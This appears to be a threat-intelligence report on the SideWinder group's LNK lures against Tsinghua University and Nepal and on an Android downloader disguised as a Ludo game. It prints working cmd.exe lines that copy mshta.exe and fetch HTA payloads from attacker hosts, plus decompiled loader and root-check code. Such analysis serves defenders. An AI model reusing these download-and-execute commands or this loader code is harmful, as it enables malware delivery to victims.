
Launching the LNK file executes the following command:

MIMEType	application/octet-stream
TargetFileDOSName	cmd.exe
LocalBasePath	C:\Windows\System32\cmd.exe
IconIndex	(none)
WorkingDirectory	C:\Windows\System32
RunWindow	Show Minimized No Activate
CommandLineArguments	C:\Windows\System32\cmd.exe /q /c copy /B /Y C:\Windows\System32\m?ht?.??e %programdata%\jkli.exe & start /min %programdata%\jkli.exe https://mailtsinghua.sinacn.co/3679/1/55554/2/0/0/0/m/files-94c98cfb/hta
AccessDate	2022:11:14 05:53:04+00:00
RelativePath	..\..\..\Windows\System32\cmd.exe
CreateDate	2021:04:09 13:42:41+00:00
TargetFileSize	289792
IconFileName	%SystemRoot%\System32\SHELL32.dll
Flags	IDList, LinkInfo, RelativePath, WorkingDir, CommandArgs, IconFile, Unicode, TargetMetadata
FileTypeExtension	lnk
ModifyDate	2021:04:09 13:42:41+00:00
HotKey	(none)
DriveType	Fixed Disk
FileType	LNK
DriveSerialNumber	BA8B-B47A
FileAttributes	Archive

The LNK file creates a copy of %Windows%\System32\mshta.exe with the name %ProgramData%\jkli.exe and launches jkli.exe (mshta.exe) to download and execute an HTA file, which is located at hxxps://mailtsinghua[.]sinacn[.]co/3679/1/55554/2/0/0/0/m/files-94c98cfb/hta.

We came across a similar archive earlier, virus student Data Base 8 (1).zip, which was uploaded to VirusTotal on October 16, 2022 at 17:55:40 UTC from Sweden (the city of Stockholm, source: the Web). Like in the previous case, the target of SideWinder's attack may have been Tsinghua University, one of the leading universities in China (tsinghua.edu.cn).

It is worth noting that the LNK file 公管学院关于11月22日起工作安排调整的通知.docx.lnk was added to the archive 公管学院关于11月22日起工作安排调整的通知.zip on November 22, 2022, while the LNK file student Data Base 8.pdf.lnk was added to the archive virus student Data Base 8 (1).zip on March 3, 2022.



A similar LNK file, student Data Base 8.pdf.lnk, launches mshta.exe and downloads and executes an HTA file located at hxxps://mail[.]tsinghua[.]institute/3206/1/25395/2/0/1/1863616521/3DIm0LGMztTur2KVczxFjB36rLfwr5b71f8ef/hta (the domain: mail[.]tsinghua[.]institute).

राष्ट्रिय गौरवका आयोजना अध्ययन प्रतिवेदन, २०७९.docx.lnk

The malicious file **राष्ट्रिय गौरवका आयोजना अध्ययन प्रतिवेदन, २०७९.docx.lnk** was discovered by a Twitter user with the handle **@jaydinbas**.


The LNK राष्ट्रिय गौरवका आयोजना अध्ययन प्रतिवेदन, २०७९.docx.lnk is contained in an archive (whose original name is unknown) that was uploaded to VirusTotal on November 24, 2022 at 10:15:01 UTC from Nepal (the city of Kathmandu, source: Community).

Launching the LNK executes the following command:

MIMEType	application/octet-stream
TargetFileDOSName	cmd.exe
LocalBasePath	C:\Windows\System32\cmd.exe
IconIndex	(none)
WorkingDirectory	C:\Windows\System32
RunWindow	Show Minimized No Activate
CommandLineArguments	C:\Windows\System32\cmd.exe /q /c copy /B /Y C:\Windows\System32\m?ht?.??e %programdata%\jkli.exe & start /min %programdata%\jkli.exe https://mailv.mofs-gov.org/3669/1/24459/2/0/1/1850451727/6JOo39NpphBz5V3XOKZff9AGJH3RNAJuLvBQptc1/files-94603e7f/hta
AccessDate	2022:11:14 05:53:04+00:00
RelativePath	..\..\..\Windows\System32\cmd.exe
CreateDate	2021:04:09 13:42:41+00:00
TargetFileSize	289792
IconFileName	%SystemRoot%\System32\SHELL32.dll
Flags	IDList, LinkInfo, RelativePath, WorkingDir, CommandArgs, IconFile, Unicode, TargetMetadata
FileTypeExtension	lnk
ModifyDate	2021:04:09 13:42:41+00:00
HotKey	(none)
DriveType	Fixed Disk
FileType	LNK
DriveSerialNumber	BA8B-B47A
FileAttributes	Archive

The LNK creates a copy of %Windows%\System32\mshta.exe with the name %ProgramData%\jkli.exe and launches jkli.exe (mshta.exe) to download and execute an HTA file located at hxxps://mailv[.]mofs-gov[.]org:443/3669/1/24459/2/0/1/1850451727/6JOo39NpphBz5V3XOKZff9AGJH3RNAJuLvBQptc194603e7f/hta. This LNK file is similar to the LNK file 公管学院关于11月22日起工作安排调整的通知.docx.lnk mentioned above.

The LNK राष्ट्रिय गौरवका आयोजना अध्ययन प्रतिवेदन, २०७९.docx.lnk was added to the archive on November 23, 2022.



226617

Analysis of the group's infrastructure by Bridewell specialists revealed a malicious APK file, **226617**, which was uploaded to VirusTotal on March 23, 2023 at 09:34:02 UTC from Sri Lanka (the city of Colombo, source: the Web). The Group-IB team analyzed the sample.

The APK file **226617** is an Android application disguised as the game Ludo.


The application is a downloader type of malware that downloads the encrypted payload at **hxxps://games[.]srv-app[.]co/669/1/1970/2/0/0/1764305594/2X1R9Tw7c5eSvLpCCwnl0X7C0zhfHLA6RJzJ0ADS/file 82dfc144/appxed**. The payload is a **DEX file**, launched using the class **DexClassLoader**.

The link is **Base64**-encoded and encrypted using the **AES-256 ECB** algorithm with the key {7e 51 73 44 54 49 ac a1 fe 99 25 f3 25 29 58 e3 5a 45 7c cd 89 d4 87 78 34 3f b2 df c2 60 2c 21} (32 bytes).

```
private String c44a0ff1c(String s) {
    String s1;
    try {
        DataInputStream dataInputStream0 = new DataInputStream(new ByteArrayInputStream(this.util.b64b(s)));
        int v = dataInputStream0.readInt();
        byte[] arr_b = new byte[v];
        dataInputStream0.read(arr_b);
        SecretKeySpec secretKeySpec0 = new SecretKeySpec(arr_b, 0, v, "AES");
        this.util.setAESKey(secretKeySpec0);
        byte[] arr_b1 = new byte[dataInputStream0.available()];
        dataInputStream0.readFully(arr_b1);
        s1 = new String(this.util.decryptData(secretKeySpec0, arr_b1));
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
        s1 = null;
    }

    Logger.e(new String[]{"SDK", "Processed URl:-" + s});
    return s1;
}
```

Example of the link decrypted in CyberChef:



In addition, the malware has an **autostart** functionality when the targeted mobile device loads. It is worth noting that the application partially matches and has similar functionalities to the code of the application Secure VPN_3.9_apkcombo.com.apk (SHA-1: c6effe7fcd87f643aebc427e127dd7b00865eafd), which was discovered by Group-IB Threat Intelligence experts in as early as 2021.

Experts at Qi An Xin have described SideWinder's Android applications with similar code. Their analysis also mentions the application Secure VPN_3.9_apkcombo.com.apk. Moreover, previous samples featured a similar domain, register[.]srvapp[.]co (games[.]srv-app[.]co in our case).

The two applications, **226617.apk** (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4) and **Secure VPN_3.9_apkcombo.com.apk** (SHA-1: c6effe7fcd87f643aebc427e127dd7b00865eafd) are compared below.

The matching apk_name value "Almighty Allah" in the applications' string resources

```
<string name="androidx_startup">androidx.startup</string>
<string name="apk_name">Almighty Allah</string>
<string name="app_name">Ludo Game</string>
<string name="app_name2">WhatsApp</string>
<string name="app_name3">Facebook</string>
<string name="app_name4">Instagram</string>
<string name="app_name5">YouTube</string>
<string name="app_name6">Drive</string>
<string name="app_name7">Settings</string>
<string name="app_name8">Viber</string>
```

226617.apk (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4)

Checking root privileges on a mobile device:

```
private static boolean z2a94377() {
    if(Build.TAGS != null && (Build.TAGS.contains("test-keys"))) {
        return true;
    }

    try {
        for(int v = 0; true; ++v) {
            if(v >= 10) {
                return hf42b7b1.b64be161a7();
            }

            boolean z = new File(new String[]{"/system/app/Superuser.apk", "/sbin/su", "/system/bin/su", "/system/xbin/su", "/data/local/xbin/su", "/data/
            local/bin/su", "/system/sd/xbin/su", "/system/bin/failsafe/su", "/data/local/su", "/su/bin/su"}[v]).exists();
            if(z) {
                return true;
            }
        }
    }
    catch(Exception unused_ex) {
        return hf42b7b1.b64be161a7();
    }
}
}
```

226617.apk (SHA-1: 779451281e005a9c050c8720104f85b3721ffdf4)

Downloading the DEX file using a URL:

```
private void j98450de() {
    new Thread(() -> {
        Logger.e(new String[]{"serverRequest()"});
        if(!yb9b96ec.getInstance().cotRunning(zb319.getInstance().getCotFex())) {
            try {
                if(!this.util.isNetworkConnected(this)) {
```

A DEX file being loaded into device memory:

```
private void h78ad1d(File file0) {
    Logger.e(new String[]{"loadFromDisk"});
    Logger.E(new String[]{"lad"});
    try {
        if(!file0.exists() && !file0.mkdirs()) {
```

List of permissions checked:

```
public zb319() {
    this._objects = new HashMap();
    this.future = new HashMap();
    this.objectLinkedHashMap = new LinkedHashMap();
    this.eventBusses = new ArrayList();
    try {
        this.allPerms = new JSONObject("{\n  \"ACCESS_NETWORK_STATE\": \"0\",\n  \"ACCESS_WIFI_STATE\": \"1\",\n
        \"BIND_ACCESSIBILITY_SERVICE\": \"2\",\n  \"BIND_DEVICE_ADMIN\": \"4\",\n  \"BIND_VPN_SERVICE\": \"8\",\n  \"BLUETOOTH\":
        \"16\",\n  \"BODY_SENSORS\": \"32\",\n  \"BROADCAST_SMS\": \"64\",\n  \"CALL_PHONE\": \"128\",\n  \"CAMERA\": \"256\",\n
        \"CAPTURE_AUDIO_OUTPUT\": \"512\",\n  \"CHANGE_NETWORK_STATE\": \"1024\",\n  \"CHANGE_WIFI_STATE\": \"2048\",\n
        \"CLEAR_APP_CACHE\": \"4096\",\n  \"GET_ACCOUNTS\": \"8192\",\n  \"READ_CALL_LOG\": \"16384\",\n  \"READ_CONTACTS\":
        \"32768\",\n  \"READ_CALENDAR\": \"65536\",\n  \"READ_PHONE_STATE\": \"131072\",\n  \"READ_SMS\": \"262144\",\n
        \"SEND_SMS\": \"524288\",\n  \"REQUEST_INSTALL_PACKAGES\": \"1048576\",\n  \"REQUEST_IGNORE_BATTERY_OPTIMIZATIONS\":
        \"2097152\",\n  \"SYSTEM_ALERT_WINDOW\": \"4194304\",\n  \"WAKE_LOCK\": \"8388608\",\n  \"WRITE_EXTERNAL_STORAGE\":
        \"16777216\",\n  \"READ_EXTERNAL_STORAGE\": \"33554432\",\n  \"RECORD_AUDIO\": \"67108864\",\n  \"INTERNET\": \"134217728\",
        \n  \"ACCESS_FINE_LOCATION\": \"268435456\"\n}");
    }
    catch(JSONException jSONException0) {
        jSONException0.printStackTrace();
    }
}
```

